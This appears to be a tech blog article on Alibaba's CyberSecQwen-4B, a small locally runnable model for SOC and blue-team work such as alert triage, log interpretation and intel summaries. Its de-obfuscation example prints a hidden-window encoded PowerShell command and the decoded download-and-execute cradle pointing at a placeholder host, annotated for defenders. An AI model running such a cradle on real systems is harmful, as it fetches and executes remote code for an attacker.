
Alibaba open-sources CyberSecQwen-4B: A security-specific model that can run on a laptop

Alibaba has fine-tuned a specialized small model for cybersecurity scenarios based on Qwen3-4B, called **CyberSecQwen-4B**. It focuses on local deployment and offline availability, targeting daily workflows of SOC analysts and blue teams.
Alibaba Open‑Sources CyberSecQwen‑4B: A Security‑Dedicated Model That Fits on an Analyst’s Laptop
The cybersecurity industry has finally gotten a model that’s not so “general‑purpose.” Recently, Alibaba released CyberSecQwen‑4B, fine‑tuned from Qwen3‑4B—a lightweight model dedicated to defensive cybersecurity tasks. With 4 billion parameters, it can run locally on a regular workstation or even a high‑end laptop. The model card and technical notes are publicly available on Hugging Face, and the positioning couldn’t be clearer: it’s not here to compete with GPT‑5 or Claude Opus on raw reasoning power—it’s built for Blue‑Team, SOC, and IR analysts’ everyday work.
This deserves its own spotlight. Over the past two years, the security community’s attitude toward large language models has been conflicted. On one hand, SOC alert queues are overwhelming and L1 analysts are burning out, so everyone wants AI help. On the other hand, feeding internal logs, alerts, and threat intel to cloud LLMs hits every compliance, privacy, and data‑sovereignty wall imaginable. CyberSecQwen‑4B nails that opening—small, specialized, and locally deployable.
Why Security Needs “Small and Specialized” Instead of Bigger General Models
The industry’s default assumption last year was: security is too complex, so always use the biggest model. But anyone who’s spent time in a SOC knows that L1/L2 analysts spend about 80 percent of their time repeatedly doing things like:
- Reviewing an EDR alert to judge whether it’s a false positive or needs escalation;

- Translating obfuscated PowerShell or Bash commands into plain language;
- Pulling suspicious behavior from piles of Sysmon, Zeek, or firewall logs;
- Writing IOC‑based intel summaries and tagging them with MITRE ATT&CK tactics;
- Turning CVE descriptions into business‑friendly risk explanations.
What these tasks share: dense domain knowledge, short context, latency sensitivity, and absolutely no data leaving the intranet. You can use a GPT‑4‑scale model—but it’s expensive, slow, and non‑compliant. A 4B‑parameter model that, after quantization, needs only tens of GB of VRAM to run is a far better fit for an analyst’s desktop.
The blog’s author puts it plainly: defenders don’t need a jack‑of‑all‑trades model that’s “a bit good at everything.” They need an offline‑capable, fast‑responding assistant fluent in security jargon. And that reasoning makes sense. I’ve seen too many “LLM + security” projects stall midway over data‑export limits and inference costs.
The Model Itself: Backbone, Data, and Focus
Public information shows CyberSecQwen‑4B follows a practical technical path—nothing too fancy, but each choice is sensible.
1. Backbone: Qwen3‑4B
Choosing Qwen3‑4B over 7B/8B reflects a “deployability‑first” mindset. Qwen3’s instruction‑following and code‑understanding at this size are already strong. After INT4 quantization, the model is just 3 GB+, runnable even on a consumer GPU or Apple Silicon. For “analyst‑local deployment,” that’s crucial—if it still needed an A100, “lightweight” would be a joke.
2. Fine‑Tuning Data: Clearly Biased Toward Defense
According to Hugging Face’s blog, training data covers several areas:
- MITRE ATT&CK tactic mapping—aligning behavioral descriptions to TTP IDs;
- CVE / CWE knowledge—vulnerability details, impact assessment, mitigations;
- Log and command interpretation—Windows events, Linux auditd, de‑obfuscating PowerShell/Bash;
- Threat‑intel summarization—compressing long threat reports into IOC + TTP + recommended actions;
- Security Q&A and SOPs—incident‑response procedures and forensic steps.
Note that it does not intentionally strengthen offensive generation. That’s deliberate—the author defines it as defensive‑leaning, not a “penetration‑testing all‑rounder” gray‑zone tool. From a business and compliance view, the line is clean, and it keeps procurement simple.
3. Long Context Isn’t the Focus

For a 4B model, forcing huge context windows is pointless. If you need to process hundreds of thousands of log tokens, retrieval + RAG makes more sense. CyberSecQwen‑4B assumes exactly that: the model handles reasoning, while logs/intel live in an external retriever. That matches most modern SOC‑copilot architecture.
Typical Usage: A Localized L1 Assistant
When placed into a real workflow, CyberSecQwen‑4B fits several roles.
Scenario 1: Alert Triage
Feed an EDR / SIEM alert plus the process tree, command lines, and network connections. The model can output:
- Likely ATT&CK tactics/techniques;
- Whether it’s a typical false‑positive pattern or needs escalation;
- Suggestions for which fields/logs to check next.
The most time‑consuming stage for L1s—and the best target for automation.
Scenario 2: Command and Script De‑Obfuscation
Given a pile of base64‑encoded, nested PowerShell payloads, the model can decode and annotate suspicious points, for example:
Input: powershell -nop -w hidden -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoA...

Model output (example):
- After decoding: IEX (New-Object Net.WebClient).DownloadString('http://x.x.x.x/a.ps1')
- ATT&CK TTP: T1059.001 PowerShell, T1105 Ingress Tool Transfer
- Risk points: hidden window + remote download & execution — typical loader behavior
- Recommendation: block outbound IP, pull parent process chain, check dropped files
Scenario 3: Intel Summarization and Report Generation
Feed it a 30‑page APT report (alone or via RAG) and have it produce a one‑page executive summary plus a TTP/IOC list for the blue team. Such “dual‑audience, dual‑output” needs are well within 4B capabilities.
Scenario 4: Desktop Copilot
Perhaps the most underrated use case. Many enterprise analysts work daily in Splunk/ELK, writing SPL/KQL. A local autocomplete assistant that never uploads queries is extremely valuable—queries themselves are intel.
Industry Landscape: Who It Compares To
In recent years, several cybersecurity‑focused models have appeared, but approaches differ:
- Closed‑source SaaS models: Microsoft Security Copilot, Google SecLM, CrowdStrike Charlotte AI. Advantages: full data pipelines, polished products. Drawbacks: expensive, ecosystem lock‑in, unavoidable data‑export issues.
- Open‑source base + self‑tuning: widely used by domestic enterprises, but with mixed results due to private data and evaluation standards.
- Open‑source vertical models: e.g., Foundation‑Sec‑8B, WhiteRabbitNeo—mostly English‑corpus and offense‑oriented.
CyberSecQwen‑4B differs in two major ways: it’s smaller—4B makes deployability orders of magnitude better—and uses substantially more Chinese cybersecurity text, making it familiar with local SOC jargon, compliance terms, and regulation phrasing (such as MLPS and critical‑infrastructure requirements). For domestic enterprises, that’s a more practical advantage than a few extra benchmark points.
Of course, some realism: 4B won’t beat 70B+ general models on complex multi‑step reasoning. When correlating multiple log sources to infer causality, it’s better as the “first‑layer filter,” not the ultimate decision‑maker. Treat it as an always‑on, tireless L1—not as a chief analyst—and expectations will align.
A Few Observations
I expect the next year will bring a wave of “small and specialized” vertical models in security. CyberSecQwen‑4B just happens to be a clean first example. The reason is simple: security data’s sensitivity naturally rejects cloud megamodels, while open‑source backbones in the 4B–8B range are now good enough to match last year’s 70B general models on targeted tasks. For enterprises, the key question shifts from “is it smart enough?” to “does it fit within our compliance boundary?”
For developers and security teams, actionable steps now include:
- Pull the model and run small‑scale evaluations on your own alert samples—check whether triage accuracy can replace L1 work;
- Combine it with your internal knowledge base for RAG, injecting SOPs and historical tickets;
- Integrate with SOAR automation—let the model handle interpretation and recommendations, while execution still follows existing approval flows.
Don’t expect instant human replacement, but do expect it to free analysts from repetitive tasks—and that’s already the most precious productivity gain in today’s security teams.
References
- CyberSecQwen‑4B: Why Defensive Cyber Needs Small, Specialized, Locally‑Runnable Models – Hugging Face Blog: detailed explanation from the model’s author on design philosophy, training data, and target use cases.


